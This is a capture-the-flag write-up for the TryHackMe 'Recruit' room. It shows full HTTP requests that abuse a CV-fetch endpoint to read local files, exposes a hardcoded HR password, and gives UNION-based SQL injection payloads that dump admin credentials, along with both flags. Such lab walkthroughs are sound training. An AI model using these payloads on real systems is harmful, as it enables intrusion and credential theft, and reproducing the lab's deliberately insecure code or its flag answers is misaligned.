Recruit - TryHackMe Writeup
Recruit TryHackMe writeup — LFI via a CV-fetch endpoint, exposed config credentials, and UNION-based SQL injection to escalate from HR to admin.
Infiltrate Recruit's new portal. Map the site, hunt for flaws, and gain unauthorised access
##Task 1 | Recruit Challenge
Recruit has just launched its new recruitment portal, allowing HR staff to manage candidate applications and administrators to oversee hiring decisions. While the platform appears functional, management suspects that security may have been overlooked during development. Your task is to assess the application like a real attacker, mapping its structure, abusing exposed functionality, and exploiting vulnerabilities.
Can you gain an initial foothold, escalate your access, and ultimately log in as the administrator?
##Answer the questions below
Q. What is the flag value after logging in as a normal user?
Ans.
Q. What is the flag value after logging in as admin?
Ans.
##Walkthrough
Initial Enumeration with Nmap -
root@ip-10-49-109-15:~# nmap 10.49.156.160
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-25 06:52 UTC
Nmap scan report for ip-10-49-156-160.ap-south-1.compute.internal (10.49.156.160)
Host is up (0.000090s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
We have a web application running on port 80, let's explore further -

We can see a login form with /api.php hyperlink. Let's try to see if we can enumerate some more details.
How can I fetch a candidate CV using the API?

You can fetch a candidate CV using the following endpoint:
/file.php?cv=<URL>
Interesting find, we can see that the application allows fetching candidate CVs using /file.php endpoint and cv parameter. Let's test this feature -
GET /file.php?cv=http://10.49.156.160/file.php HTTP/1.1
Host: 10.49.156.160
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=l2shuit2f9a0m7scvkt85mvlhh
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 25 Jun 2026 06:57:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 28
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Only local files are allowed
Okay, so only local files are allowed. But, this could be a potential LFI vector and allows us to read any file we have permissions for -
GET /file.php?cv=file:///var/www/html/index.php HTTP/1.1
Host: 10.49.156.160
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=l2shuit2f9a0m7scvkt85mvlhh
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 25 Jun 2026 06:59:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2334
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain;charset=UTF-8

<?php
include 'config.php';
include '/var/www/db.php';
include 'header.php';
?>

<div class="row justify-content-center">
    <div class="col-md-4">
        <div class="card shadow">
            <div class="card-body">
                <h4 class="text-center mb-3">Recruit Login</h4>

                <form method="POST">
                    <input type="text" name="username" class="form-control mb-2" placeholder="Username" required>
                    <input type="password" name="password" class="form-control mb-2" placeholder="Password" required>
                    <button class="btn btn-primary w-100" name="login">Login</button>
                </form>

                <?php
                if (isset($_POST['login'])) {

                    $username = $_POST['username'];
                    $password = $_POST['password'];

                    if ($username === "hr" && $password === $HR_PASSWORD) {
                        $_SESSION['user'] = 'hr';
                        $_SESSION['role'] = 'hr';
                        header('Location: dashboard.php');
                        exit;
                    }

                    if ($username === 'admin') {

                        $stmt = mysqli_prepare(
                            $conn,
                            "SELECT password FROM users WHERE username = ?"
                        );

                        mysqli_stmt_bind_param($stmt, "s", $username);
                        mysqli_stmt_execute($stmt);
                        mysqli_stmt_bind_result($stmt, $dbPassword);
                        mysqli_stmt_fetch($stmt);
                        mysqli_stmt_close($stmt);

                        // Plaintext comparison (intentional for lab)
                        if ($dbPassword && $password === $dbPassword) {
                            $_SESSION['user'] = 'admin';
                            $_SESSION['role'] = 'admin';
                            header('Location: dashboard.php');
                            exit;
                        }
                    }

                    echo '<div class="alert alert-danger mt-2">Invalid credentials</div>';
                }
                ?>
            </div>
        </div>
    </div>
</div>

<?php include 'footer.php'; ?>
And we did! So, we can see some more interesting files we can fetch like -
- >config.php
- >/var/www/db.php
GET /file.php?cv=file:///var/www/html/config.php HTTP/1.1
Host: 10.49.156.160
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=l2shuit2f9a0m7scvkt85mvlhh
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 25 Jun 2026 07:01:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 991
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain;charset=UTF-8

<?php

/*
|--------------------------------------------------------------------------
| Application Configuration
|--------------------------------------------------------------------------
*/

$APP_NAME        = 'Recruit';
$APP_ENV         = 'production';
$APP_VERSION     = '1.2.4';
$APP_DEBUG       = false;

/*
|--------------------------------------------------------------------------
| HR Credentials (Temporary – Initial Rollout Phase)
|--------------------------------------------------------------------------
| NOTE:
| These credentials are stored here temporarily for ease of access
| during the initial deployment and will be moved to the database
| in a future release.
*/

$HR_PASSWORD = 'hrpassword123';

/*
|--------------------------------------------------------------------------
| API Configuration
|--------------------------------------------------------------------------
*/

$API_ENABLED     = true;
$API_VERSION     = 'v1';

?>
When tried accessing db.php we run into - Access denied .
But, with config.php we got the temporary rollout password - hrpassword123 & from index.php we can see the username - hr .
So, let's now login with these credentials -

Once we login, we have our first flag - THM{LOGGED_IN_USER}
Now, for further EoP we can see we have been given a search feature where we can search for candidate names.

Since we saw SQL queries for the login page, it's safe to assume there could be a LIKE based SQL query retrieving this data and if enough guardrails are not in place we can look to perform SQLi and retrieving more information.
We can verify this by injection a single/double quote ' -

SQL Error:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1
There we have it! If you read carefully it says error is near % which means it's most definitely a LIKE query with something of a query as the following -
select * from users where username = "%<input>%";Let's try running a UNION based query and determine the number of columns returned.
0' UNION SELECT 1,2,3,4 where database() like '%'; -- -Worked! So, we have 4 columns that we were being displayed as well.
Let's start enumerating the database and then the schema.
0' UNION SELECT 1,2,3,database(); -- -
So, the db name is recruit_db . Let's get it's schema -
0' UNION SELECT 1, table_name, 3, 4 FROM information_schema.tables WHERE table_schema = 'recruit_db' -- -
So, the 2 table names are users & candidates . Let's query these tables -
0' UNION SELECT 1, column_name, 3, 4 FROM information_schema.columns WHERE table_name = 'users' -- -
Interesting fields for us to fetch are username & password.
1' UNION SELECT 1, username, password, 4 FROM users-- -
And there we have the admin credentials - admin:admin@001admin

Let's login and get the admin flag.
THM{LOGGED_IN_ADM1N1}
Solved!